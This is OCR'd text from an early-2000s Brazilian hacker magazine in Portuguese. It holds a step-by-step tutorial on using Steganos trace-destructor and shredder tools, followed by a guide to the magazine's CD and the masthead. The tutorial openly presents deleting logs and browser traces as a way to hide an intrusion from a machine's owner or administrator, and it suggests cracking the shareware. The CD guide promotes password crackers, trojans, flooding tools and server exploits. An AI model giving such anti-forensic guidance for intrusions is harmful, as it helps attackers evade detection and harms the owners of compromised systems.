O que é um log local? É por um log local que você tem acesso à máquina local. Um exemplo é você apagar um log de uma invasão do seu micro para a máquina invadida; você utilizará uma shell para fazer isso. Nesse exemplo, utilizaremos a máquina local, como se você estivesse na máquina invadida. Essa técnica é mais usada para apagar rastros do seu acesso à maquina, prevenindo que o administrador ou dono do micro que você tem acesso não saiba que outros estiveram mexendo no micro além dele. Utilizaremos o programa *Internet Trace Destructor,* um programa fácil, sem segredos. O único problema é que ele é shareware, com utilização de demonstração de 30 dias; mas não se preocupe, afinal, para que existem os crackers? :)

Ele vem em inglês e tem duas interfaces bem amigáveis.

Que tipo de logs eu poderei apagar?

1- Lista dos últimos arquivos executados pelo sistema (últimos arquivos executados que ficam gravados no *Iniciar/Documentos*)

2- Lista dos últimos arquivos procurados pelo pesquisar (últimos arquivos que foram procurados no sistema pelo arquivo de busca do Windows, *Pesquisar*)

3 - Lista dos últimos arquivos usados pelo sistema (últimos arquivos que foram executados por qualquer usuário)

4 - Lista do cache e do histórico do Internet Explorer (últimos acessos das páginas acessadas, que ficam gravados no cache e no histórico do Internet Explorer)

5 - Lista dos Favoritos do Internet Explorer (lista dos sites gravados nos *Favoritos* do Internet Explorer)

6 - Cookies do Internet Explorer e Netscape 6 (últimos cookies gravados do Internet Explorer e do Nestcape)

7 - Lista do cache e do histórico do Netscape 6 (últimos acessos que ficam gravados no cache e no histórico do Netscape)

8 - Arquivos da Lixeira (últimos arquivos da Lixeira)

9 - Arquivos (destruir ou apagar totalmente qualquer arquivo do sistema)

Como usar

Simples, como tudo na vida deveria ser.

Primeira Interface

Steganos Shredder (shredder.exe): utilizado especificamente para apagar arquivos do sistema. Com ele, é possível excluir um arquivo totalmente, sem deixar rastros.

Ao lado segue uma shot tirada da 1ª interface **Steganos Shredder**

Para excluir qualquer arquivo do sistema definitivamente, siga os passo abaixo:

1 - Clique no botão *Add File*

2 - Escolha o arquivo que deseja apagar do sistema


3 - Clique no botão *Destroy*

4 - Ele perguntará se deseja mesmo destruir o arquivo selecionado. Clique em *yes*

O arquivo foi exterminado do sistema, sem deixar rastro algum. Você poderá conferir na Lixeira do Windows; o arquivo não estará lá.

Segunda Interface

Steganos Internet Trace Destructor (webreset.exe): utilizado para apagar rastros deixados da Internet pelo navegador ou até mesmo apagar logs dos últimos arquivos executados pelo sistema.



Acima, segue uma shot tirada da 2ª interface *Steganos Internet Trace Destructor*

Para executar corretamente o arquivo, sigas os passos abaixo:

1 - Selecione os tipos de serviços que deseja apagar do sistema. Você poderá selecionar qualquer serviço, de acordo com o software que a máquina estiver usando (Internet Explorer ou Netscape, por exemplo)

2 - Depois de selecionados os arquivos a serem apagados, clique no botão *Destroy*

3 - Ele perguntará se você deseja mesmo apagar os serviços selecionados. Clique em *yes*

Agora é só aguardar até que ele exclua os tipos de serviços e arquivos selecionados. Esse processo é um pouco demorado, ainda mais se sua máquina não tiver um bom desempenho ou se muitos arquivos estiverem gravados nos serviços selecionados.

Guia do CD

A seguir você tem descrições básicas de cada categoria de software incluída no CD, acompanhadas de menções aos possíveis destaques e softwares com particularidades interessantes

Categoria: *Proteção*

Nem sempre a melhor defesa é o ataque, pois a segurança na rede é vital

Destaques: *Securing, Optimizing Linux* e-Book com mais de 400 páginas para tornar o Linux uma fortaleza

Magic Folders esconde e protege diretórios dos curiosos

Categoria: *ICQ Tools*

Ferramentas para conseguir levar vantagem entre os milhões de usuários do ICQ

Destaques: *BICQ* plugue para acessar a rede do ICQ com o BitchX

ICQ Tools 2000 Special Release 2 um ICQ turbinado com várias opções

Categoria: *Cracking*

Tudo que é imoral, ilegal ou engorda está aqui: portscanners, joiners, brute force, utilitários para quebra de senha e muito mais

Destaques: *PortScanners* Gromp'em, Blaster Scanner, CGI CHK

Password Crackers AuthForce, IC3D Password Finder, Kill CMOS e outros

Categoria: *Vídeos*

Neste mundo existe louco para tudo

Destaques: *Overclocking* vídeo passo a passo de como fazer um overclocking em um processador

Racha incrível pega entre um Dodge Viper e uma Porsche Boxter

Gato Pilantra durante a noite, as coisas se transformam

Categoria: *Source Codes*

Diversos códigos-fonte de programas para PC, Linux e Unix

Destaque: *KDE 30 beta* código-fonte e patch da nova versão beta do KDE, que possivelmente será a versão final

Categoria: *Encriptação*

Criptografia pode ser uma arma muito poderosa, se usada corretamente

Destaques: *SFS* encripta partições de disco inteiras

Steganos encripta dados dentro de imagens

Categoria: *MP3*

Músicas variadas para ouvir enquanto se lê a revista

Destaques: *Mind Dressing* banda sensação do hardcore alemão

Steady State som diferente com batidas eletrônicas fortes

Categoria: *Programação*

Tutoriais, editores de código-fonte e disassemblers para engenharia reversa

Destaques: *Active Perl 561*, nova versão do Active Perl

Tutoriais Turbo Pascal, Assembly, CGI e outros

Editores Binary Editor, EmEditor, Code Editor 3

Dark Side of C++ um guia com truques e segredos da programação em C++

Categoria: *Vírus*

As pragas da Internet desativadas para você estudar e aprender como funcionam

Destaques: *Anna Kournikova* um vírus simples, que causou um estrago gigantesco

Bad Trans o vírus que provocou vários prejuízos no mundo todo pronto para ser analisado

Trojans Arquivos para invasões usando acesso remoto do tipo cliente/servidor

Categoria: *Log Cleaners*

Não deixe rastros. Depois de acessar sites e usar programas, apague todas as evidências

Destaques: *Na Internet* Evidence Terminator, Internet Trace Destructor, Web Cruizer Anonymizer

Nos registros Stealth, SySfog, uncloak e muito mais

Categoria: *Defacements*

Momentos históricos. Sites de grandes empresas multinacionais invadidos por grupos hackers, sendo a maioria de brasileiros

Destaque: *Alguns sites invadidos* Mercedes-Benz, Sony, BMW, Nintendo, Aiwa, Xerox, FIFA, Varig e muito mais

Categoria: *Denial of Service*

Técnica que consiste em 'derrubar' usuários e servidores com diversos tipos de ataques, como os floods

Destaques: *Fudedor (versões 2.0 e 3.0)* utiliza ataque do tipo flood

RST Flip para derrubar conexões de servidores em Linux, FreeBSD e SunOS

Categoria: *Linux*

Utilitários para sistema operacional dedicado à liberdade e ao open source

Destaques: *Dynamic Scripts Firewall* bloqueia os IPs que você desejar

Open QuickTime versão open source do player de mídias da Apple

Qmail Virus Scanner previne e elimina vírus recebidos por e-mail

Categoria: *Exploits*

Mais de vinte exploits para explorar vulnerabilidades em servidores HTTP, FTP e muito mais

Destaque: *Exploits para BSDs* para os até então seguros sistemas FreeBSD e OpenBSD

DIGERATI EDITORIAL TECNOLOGIA E COMUNICAÇÃO LTDA.
Rua Haddock Lobo, 347 – 12º andar
CEP 01414- 001 São Paulo/SP
Fone: (11) 3217 2600
Fax: (11) 3217 2617
Internet: www.digerati.com.br

Atendimento ao Leitor
Fone: (11) 3217 2626
Web: www.digerati.com.br
e-mail: *suporte@digerati.com.br*
Érica V. Cunha *erica@digerati.com.br*
Débora Miura Guimarães, Marcos Raul de Oliveira

Diretores
Alessandro Gerardi *gerardi@digerati.com.br*
Luís Afonso G. Neira *afonso@digerati.com.br*
Depto. Administrativo
Clayton Nunes *cnunes@digerati.com.br*
Bianca Anzeloti de Souza, Fábio Alves da Silva, Vagner Albero, Viviane Cardoso Lima, Adriana Almeida

H4CK3R

Diretor Editorial
Alessio F. Melozo *alessio@digerati.com.br*
MTB 026412
Editor
Alessio F. Melozo *alessio@digerati.com.br*
Editor Assistente
Maurício Martins *mauricio@digerati.com.br*
Reportagem
João Marinho, Bruno Cesar
Diretor de Arte
Rafael Wen Magalhães *rafael@digerati.com.br*
Assistente de Arte
Fabio Augusto Souza Lima
Revisão
Denise Moraes
Depto. Técnico (Multimídia)
Flávio Tâmega, Rodrigo Rudiger, Juliano Barreto
Colaboradores
y0z, Antonio Marcelo, Amaro Moraes e Silva Neto, E.L.C., psy, Barba

Para anunciar nesta revista:
www.digerati.com.br/publicidade
publicidade@digerati.com.br
Fone: (11) 3217 2628

Os artigos assinados não refletem necessariamente a opinião da Revista Hacker, e sim, a opinião de seus autores.

Impressão e Acabamento:
Oceano Indústria Gráfica e Editora Ltda.
Fone: (11) 4446 6544

Distribuidor exclusivo para bancas de todo o Brasil
Fernando Chinaglia Distribuidora S/A
Rua Teodoro da Silva, 907 – Grajaú
CEP 20563-900 Rio de Janeiro/RJ
Fone: (21) 3879 7766

ERRATA

Na Hacker # 2, a matéria sobre DoS (p. 32) é de Antonio Marcelo